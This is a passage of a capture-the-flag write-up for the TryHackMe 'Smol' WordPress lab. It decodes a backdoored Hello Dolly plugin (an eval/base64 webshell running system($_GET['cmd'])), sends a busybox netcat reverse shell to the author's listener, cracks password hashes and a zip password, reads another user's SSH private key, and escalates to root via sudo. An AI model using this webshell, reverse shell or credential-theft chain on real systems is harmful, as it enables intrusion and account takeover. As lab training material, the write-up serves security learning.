    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crownin'
You're still gain' strong
I feel the room swayin'
while the band's playin'
One of our old favorite songs from way back when
So, take her waaay, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crownin'
You're still gain' strong
I feel the room swayin'
while the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

    // Here we split it into lines.
    $lyrics = explode("\n", $lyrics);

    // And then randomly choose a line.
    return wp_texturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    eval(base64_decode('C1RpZiAoaXNzZXQoJF9HRVRBIlwNDNcHTU1X0g2NCJdKSkgeyBzeXN0ZuBoJF9HRVRBIlwNDNcODZkXDE0NCJdTsgfSA='));
}

```

We decode using Cyberchef and see a part encoded again.

Recipe

From Base64

Alphabet: A-Za-z0-9-_-

☒ Remove non-alphabet chars ☐ Strict mode

Input: C1RpZiAoaXNzZXQoJF9HRVRBIlwNDNcHTU1X0g2NCJdKSkgeyBzeXN0ZuBoJF9HRVRBIlwNDNcODZkXDE0NCJdTsgfSA=

Output: if (isset(\$_GET["\143\155\144"])) { system(\$_GET["\143\144"]); }


Out of laziness we use ChatGPT to decode this and see it is 'cmd'.

\143\155\x64 decode that

The given string `\143\155\x64` contains characters in octal (`\nnn`) and hexadecimal (`\xnn`) encoding. Decoding it:

1. `\143` (octal) → ASCII character `c`.
2. `\155` (octal) → ASCII character `m`.
3. `\x64` (hexadecimal) → ASCII character `d`.

Ok, so we might have the possibility to set a cmd parameter by calling `hello_dolly()` and get code execution. We prepare a reverse shell using `busybox`. We encode this payload in `base64`.



Through trial and error we got a hit via `index.php?cmd`. Here we now pass our reverse shell. (Of course, we set up our listener first). We get a connection back and are the user `www-data`. A flag is not yet in sight.

```
http://www.smol.thm/wp-admin/index.php?cmd=echo
YnVzeWJveCBuYyAxMC4xNC45MC4yMzUgNDQ0NSAtZSAvYm1uL2Jhc2g= | base64 -d | bash
```

```

(0xb0b@kali)~[~/Documents/tryhackme/smol]
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.14.90.235] from (UNKNOWN) [10.10.191.162] 43252
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@smol:/var/www/wordpress/wp-admin$ ^Z
zsh: suspended nc -lnvp 4445

(0xb0b@kali)~[~/Documents/tryhackme/smol]
$ stty raw -echo 66 fg
[1] + continued nc -lnvp 4445

www-data@smol:/var/www/wordpress/wp-admin$ ls
about.php          js               options.php
admin-ajax.php     link-add.php    plugin-editor.php
admin-footer.php   link-manager.php plugin-install.php
admin-functions.php link-parse-opml.php plugins.php
admin-header.php   link.php        post-new.php
admin-post.php     load-scripts.php post.php
admin.php          load-styles.php press-this.php
async-upload.php   maint           privacy-policy-guide.php
authorize-application.php media-new.php   privacy.php
comment.php        media-upload.php profile.php
contribute.php     media.php      revision.php
credits.php         menu-header.php setup-config.php
css               menu.php       site-editor.php
custom-background.php moderation.php  site-health-info.php
custom-header.php  ms-admin.php  site-health.php
customize.php      ms-delete-site.php term.php
edit-comments.php  ms-edit.php   theme-editor.php
edit-form-advanced.php ms-options.php theme-install.php
edit-form-blocks.php ms-sites.php  themes.php
edit-form-comment.php ms-themes.php tools.php
edit-link-form.php ms-upgrade-network.php update-core.php
edit-tag-form.php  ms-users.php  update.php
edit-tags.php      my-sites.php  upgrade-functions.php
edit.php           nav-menus.php upgrade.php
erase-personal-data.php network        upload.php
export-personal-data.php network.php    user
export.php         options-discussion.php user-edit.php
freedoms.php       options-general.php user-new.php
images            options-head.php  users.php
import.php         options-media.php widgets-form-blocks.php
includes          options-permalink.php widgets-form.php
index.php          options-privacy.php widgets.php
install-helper.php options-reading.php
install.php        options-writing.php
www-data@smol:/var/www/wordpress/wp-admin$

```

Shell as diego

Since we have the credentials of the database user, let's take a look at them first.

```

www-data@smol:/var/www/wordpress/wp-admin$ mysql -u wpuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 706
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

Here we find hashes for different users. Among others diego, gege and xavi.


```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wordpress |
+-----+
5 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | $P$9844784761agS59WHZvyQMArZfx58u | admin | admin@smol.thm | http://www.smol.thm | 2023-08-16 06:58:30 | 1737745989:$P$9844784761agS59WHZvyQMArZfx58u | 0 |
| 2 | wpuser | $P$9844784761agS59WHZvyQMArZfx58u | wp | wp@smol.thm | http://smol.thm | 2023-08-16 11:04:07 |  | 0 |
| 3 | think | $P$9844784761agS59WHZvyQMArZfx58u | think | josemldf@smol.thm | http://smol.thm | 2023-08-16 15:01:02 |  | 0 |
| 4 | Jose Mario Llado Marti | $P$9844784761agS59WHZvyQMArZfx58u | gege | gege@smol.thm | http://smol.thm | 2023-08-17 20:18:50 |  | 0 |
| 5 | gege | $P$9844784761agS59WHZvyQMArZfx58u | diego | diego@local | http://smol.thm | 2023-08-17 20:19:15 |  | 0 |
| 6 | diego | $P$9844784761agS59WHZvyQMArZfx58u | xavi | xavi@smol.thm | http://smol.thm | 2023-08-17 20:20:01 |  | 0 |
+----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

We also find these on the system.

```
www-data@smol:/var/www/wordpress/wp-admin$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
think:x:1000:1000:,,:/home/think:/bin/bash
fwupd-refresh:x:113:117:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,:/nonexistent:/bin/false
xavi:x:1001:1001:/:/home/xavi:/bin/bash
diego:x:1002:1002:/:/home/diego:/bin/bash
gege:x:1003:1003:/:/home/gege:/bin/bash
```

We copy the hashes and select the mode for hashcat to crack them using `rockyou.txt`.

400	phpass, WordPress (MD5), Joomla (MD5)	\$P\$9844784761agS59WHZvyQMArZfx58u.
-----	---------------------------------------	--------------------------------------



example_hashes [hashcat wiki]



We have a hit. We can crack the hash for Diego.

```
PS C:\Users\...\Downloads\hashcat-6.2.6> .\hashcat.exe -a0 -m4800 .\smol.txt .\rockyou.txt --show
PS C:\Users\...\Downloads\hashcat-6.2.6>
```

This password has been reused on the system. We can switch to the user diego using su. We can also find the first flag in Diego's home directory.

```
www-data@smol:/var/www/wordpress/wp-admin$ su diego
Password:
diego@smol:/var/www/wordpress/wp-admin$ cd ~
diego@smol:~$ ls
user.txt
diego@smol:~$ cat user.txt
```

Shell as think

We check the home permission and see that the group `internal` to which the user has read permission. We ourselves are in the `internal` group as diego and therefore have read authorization.

```
diego@smol:/home$ ls -lah
total 24K
drwxr-xr-x 6 root root 4.0K Aug 16 2023 .
drwxr-xr-x 18 root root 4.0K Mar 29 2024 ..
drwxr-x--- 2 diego internal 4.0K Aug 18 2023 diego
drwxr-x--- 2 gege internal 4.0K Aug 18 2023 gege
drwxr-x--- 5 think internal 4.0K Jan 12 2024 think
drwxr-x--- 2 xavi internal 4.0K Aug 18 2023 xavi
diego@smol:/home$ id
uid=1002(diego) gid=1002(diego) groups=1002(diego),1005(internal)
diego@smol:/home$
```

This allows us to read the SSH key from think.

```
diego@smol:/home$ cd think/
diego@smol:/home/think$ ls -lah
total 32K
drwxr-x— 5 think internal 4.0K Jan 12 2024 .
drwxr-xr-x 6 root root 4.0K Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history → /dev/null
-rw-r--r-- 1 think think 220 Jun 2 2023 .bash_logout
-rw-r--r-- 1 think think 3.7K Jun 2 2023 .bashrc
drwx— 2 think think 4.0K Jan 12 2024 .cache
drwx— 3 think think 4.0K Aug 18 2023 .gnupg
-rw-r--r-- 1 think think 807 Jun 2 2023 .profile
drwxr-xr-x 2 think think 4.0K Jun 21 2023 .ssh
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo → /dev/null
diego@smol:/home/think$ cd .ssh/
diego@smol:/home/think/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
diego@smol:/home/think/.ssh$ cat id_rsa
—BEGIN OPENSSSH PRIVATE KEY—
[REDACTED]
—END OPENSSSH PRIVATE KEY—
diego@smol:/home/think/.ssh$
```

We copy this to our machine, change the authorization and log in to the machine using the key as think via SSH.


```

(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ chmod 600 id_rsa

(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ ssh -i id_rsa think@smol.thm
The authenticity of host 'smol.thm (10.10.191.162)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPAOs.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:193: [hashed name]
  ~/.ssh/known_hosts:269: [hashed name]
  ~/.ssh/known_hosts:301: [hashed name]
  ~/.ssh/known_hosts:302: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'smol.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 24 Jan 2025 08:32:43 PM UTC

System load:  0.0          Processes:           136
Usage of /:   56.8% of 9.75GB Users logged in:       0
Memory usage: 37%         IPv4 address for ens5: 10.10.191.162
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

think@smol:~$ ls
think@smol:~$ id
uid=1000(think) gid=1000(think) groups=1000(think),1004(dev),1005(internal)

```

Shell as gege

When browsing through the home directories, we see a zip file at gege, which probably contains an old wordpress instance. Maybe we can find more material there to move laterally. But only gege can read them.

```

think@smol:/home/gege$ ls -lah
total 31M
drwxr-xr-x 2 gege internal 4.0K Aug 18 2023 .
drwxr-xr-x 6 root root    4.0K Aug 16 2023 ..
lrwxrwxrwx 1 root root      9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege    220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 gege gege   3.7K Feb 25 2020 .bashrc
-rw-r--r-- 1 gege gege    807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root      9 Aug 18 2023 .viminfo -> /dev/null
-rwxr-xr-x 1 root gege    31M Aug 16 2023 wordpress.old.zip
think@smol:/home/gege$

```

We can simply switch to the user gege using su. This was more of an accidental find. The reason why this works lies in the configuration of `/etc/pam.d/su`. This is well explained by Jaxafed. Don't miss out the writeups of Jaxa :).



TryHackMe: Smol

jaxafed



We switch users to `gege` from `think`, and continue.


```
think@smol:/home/gege$ su gege
gege@smol:~$ ls
wordpress.old.zip
```

Shell as xavi

Now we are able to retrieve the `wordpress.old.zip` file.

```
gege@smol:~$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.14.90.235 - - [24/Jan/2025 20:37:30] "GET /wordpress.old.zip HTTP/1.1" 200 -
```

This is password encrypted.



We use `zip2john` to generate a hash.

```
(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ zip2john wordpress.old.zip > hash.txt
```

```
(0xb0b@kali)~[~/Documents/tryhackme/smol]
$ cat hash.txt
wordpress.old.zip:$pkzip$8*1*1*0*0*
```

And crack it using john with `rockyou.txt`.

```
(0xb0b@kali)~[~/Documents/tryhackme/smol]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wordpress.old.zip
1g 0:00:00:00 DONE (2025-01-24 15:40) 1.388g/s 10592Kp/s 10592Kc/s 10592Kc/s hesse..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

In the old wp-config file we find other db credentials for the user xavi. We also found this user on the machine.

```
File Edit Search View Document Help
~/Documents/tryhackme/smol/wordpress.old/wp-config.php

1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the installation.
6  * You don't have to use the web site, you can copy this file to "wp-config.php"
7  * and fill in the values.
8  *
9  * This file contains the following configurations:
10 *
11 * * Database settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** Database settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'wordpress' );
24
25 /** Database username */
26 define( 'DB_USER', 'xavi' );
27
28 /** Database password */
29 define( 'DB_PASSWORD', 'hesse..hepiboth' );
30
31 /** Database hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The database collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
```

We switch the user using su with the credentials and are successful. This user also reused its credentials.

```
xavi@smol:/home/gege$ cd ~
xavi@smol:~$ ls -lah
total 20K
drwxr-x--- 2 xavi internal 4.0K Aug 18 2023 .
drwxr-xr-x 6 root root 4.0K Aug 16 2023 ..
lrwxrwxrwx 1 root root 9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r-- 1 xavi xavi 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 xavi xavi 3.7K Feb 25 2020 .bashrc
-rw-r--r-- 1 xavi xavi 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 Aug 18 2023 .viminfo -> /dev/null
```


Shell as root

As xavi we are allowed to run anything as root using sudo.

```
xavi@smol:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
```

So, we switch the user to root via `sudo su` and are able to locate the final flag at `/root/root.txt`.

```
xavi@smol:~$ sudo su
root@smol:/home/xavi$ cd ~
root@smol:~$ ls
total 64K
drwx----- 7 root root 4.0K May  2 2024 .
drwxr-xr-x 18 root root 4.0K Mar 29 2024 ..
lrwxrwxrwx 1 root root   9 Jun  2 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.2K Jun 21 2023 .bashrc
drwx----- 2 root root 4.0K Jun  2 2023 .cache
-rw----- 1 root root   35 Mar 29 2024 .lesshst
drwxr-xr-x  3 root root 4.0K Jun 21 2023 .local
lrwxrwxrwx 1 root root   9 Aug 18 2023 .mysql_history -> /dev/null
drwxr-xr-x  4 root root 4.0K Aug 16 2023 .phpbrew
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r----- 1 root root   33 Aug 16 2023 root.txt
-rw-r--r-- 1 root root   75 Aug 17 2023 .selected_editor
drwx----- 3 root root 4.0K Jun 21 2023 snap
drwx----- 2 root root 4.0K Jun  2 2023 .ssh
-rw-rw-rw- 1 root root 14K May  2 2024 .viminfo
root@smol:~$ cat root.txt
root@smol:~$
```

Previous
2025

Next
Light

Last updated 5 days ago

Was this helpful?

